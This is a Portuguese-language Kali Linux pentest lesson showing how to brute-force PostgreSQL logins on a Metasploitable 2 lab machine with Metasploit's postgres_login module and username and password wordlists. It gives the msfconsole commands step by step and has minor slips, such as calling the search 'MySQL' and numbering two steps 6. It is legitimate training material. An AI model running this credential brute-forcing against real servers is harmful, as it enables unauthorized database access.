Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Metasploitable PostgreSQL

Nesta aula, vamos explorar como usar Metasploit para atacar um servidor de banco de dados PostgreSQL usando o módulo *PostgreSQL Scanner*. Sendo o banco de dados de escolha para muitas plataformas de website, incluindo Drupal e Wordpress, muitos sites estão usando atualmente o servidor de banco de dados PostgreSQL. Isto o torna um alvo fácil para o ataque Metasploitable PostgreSQL.

Metasploitable PostgreSQL

Nessa aula, vamos precisar de:

- Internet
- Uma máquina com Metasploitable 2 ativo em nosso laboratório
- Uma lista de *Usernames.txt* e *Password.txt* para executar um ataque

https://github.com/rapid7/metasploit-framework/tree/master/data/wordlists

Metasploitable PostgreSQL

1. Abra o terminal.

2. Execute o MSFCONSOLE:

```
# msfconsole
```


3. Procure pelos módulos de MySQL:

```
msf > search postgresql
```

Metasploitable PostgreSQL

4. Use o módulo do PostgreSQL Scanner:

use auxiliary/scanner/postgres/postgres_login



5. Mostre as opções dos módulos:

msf auxiliary(postgres_login) > show options

6. Configure a RHOST do Metasploitable 2:

msf auxiliary(postgres_login) > set RHOSTS 192.168.10.111

7. Depois configure o caminho das listas.

msf auxiliary(postgres_login) > set user_file /root/Desktop/usernames.txt

msf auxiliary(postgres_login) > set pass_file /root/Desktop/passwords.txt

6. E depois use o exploit:

Exploit

Metasploitable PostgreSQL

Nesta aula, usamos o msfconsole do Metasploit para explorar as vulnerabilidade do PostgreSQL em nosso contra o nosso Metasploitable 2. Começamos com o lançamento do console e à procura de todas as vulnerabilidades PostgreSQL conhecidos.

Depois de escolher o login do PostgreSQL, o que nos permite a força bruta do login PostgreSQL. Usando os arquivos de usuário e senha fornecidos pelas listas, o Metasploit tenta por força bruta o acesso a base de dados PostgreSQL.